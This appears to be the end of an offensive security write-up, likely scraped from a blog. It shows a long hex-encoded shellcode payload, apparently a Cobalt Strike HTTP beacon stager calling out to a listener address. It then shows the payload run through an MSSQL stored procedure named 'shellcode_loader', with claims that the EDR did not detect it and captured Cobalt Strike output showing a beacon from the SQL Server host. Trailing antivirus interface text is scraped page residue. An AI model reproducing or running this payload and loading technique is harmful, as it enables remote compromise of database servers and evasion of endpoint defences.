80b0275728b80880000004885c074674801d0508b4818448b40204901d0e35648ffc9418b348
84801
d64d31c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066
418b0
c48448b401c4901d0418b04884801d0415841585e595a41584159415a4883ec204152ffe0584
1595a
488b12e94fffffff5d6a0049be77696e696e6574041564989e64c89f141ba4c772607ffd548
31c94
831d24d31c04d31c94150415041ba3a5679a7ffd5eb735a4889c141b84b1f00004d31c941514
1516a
03415141ba57899fc6ffd5eb595b4889c14831d24989d84d31c952680002408452524 1baeb55
2e3bf
fd54889c64883c3506a0a5f4889f14889da49c7c0ffffffff4d31c9525241ba2d06187bffd58
5c00f
859d01000048ffcf0f848c010000ebd3e9e4010000e8a2ffffff2f524e506d00a4c1122f527f
dadb1
91120162f85c89787d4c7fc3f20b2c9ed231412028c22cb049cd3022c420ef2b6172a119d7b2
ee01b
5205c65386ca1eb62ca0b23d13895e93f1033ba5f9cea4c800557365722d4167656e743a204d
6f7a6
96c6c612f352e302028636f6d70617469626c653b204d53494520392e303b2057696e646f777
3204e
5420362e313b20574f5736343b2054726964656e742f352e303b204d4154503b204d41545029
0d0a0
09043135b13347d9f7e656885fa95a8b8fc36ec75241d8fc5a4c7065535f6148231462594147
07e49
9c0b3eef2903cc777223dcf99d8e936aef3676a36360e860b68f0848b40ca503440a4cb13699
e6e03
cc7cc057418491a6139d958e0bddd743a24e691a4fd70ccd2cf20766347e15b32348705136e4
dd721
29dcf65b4a0572dffbe7d627046a18c88d554943aee8468535430a1f830420ba1097e4363a0a
ac770
74286177353733f0e0b5ad06a03d63959af8fa151a3b845a182260e9da701e7765e42b94b144
cc827
ec8b7a580041bef0b5a256ffd54831c9ba0000400041b80010000041b94000000041ba58a453
e5ffd
5489353534889e74889f14889da41b8002000004989f941ba129689e2ffd54883c42085c074b
6668b
074801c385c075d7585858480500000000050c3e89ffdffff3139322e3136382e332e31333000
3ade6
8b1'
```

The MSSQL is listened successfully， the EDR could not find any abnormal behavior


SQLQuery1.sql - WIN-48OFA2UHV46.master (WIN-48OFA2UHV46\NUC (58))* - Microsoft SQL Server Management Studio
exec shellcode_loader
完成时间: 2023-12-01T21:26:44.6555190+08:00
Cobalt Strike
Cobalt Strike View Payloads Attacks Site Management Reporting Help
external internal listener user computer note process pid arch last sleep
192.168.... 192.168.... server2019 MSSQLS... WIN-48O... sqlservr.... 4200 x64 1s 1 minute
Event Log X
12/01 21:28:24 *** initial beacon from MSSQLSERVER@192.168.3.128 (WIN-48OFA2UHV46)
360安全卫士13
我的电脑
木马查杀
电脑清理
系统修复
优化加速
功能大全
欢迎使用360安全卫士
安全风险早发现，快速做个体检吧
立即体检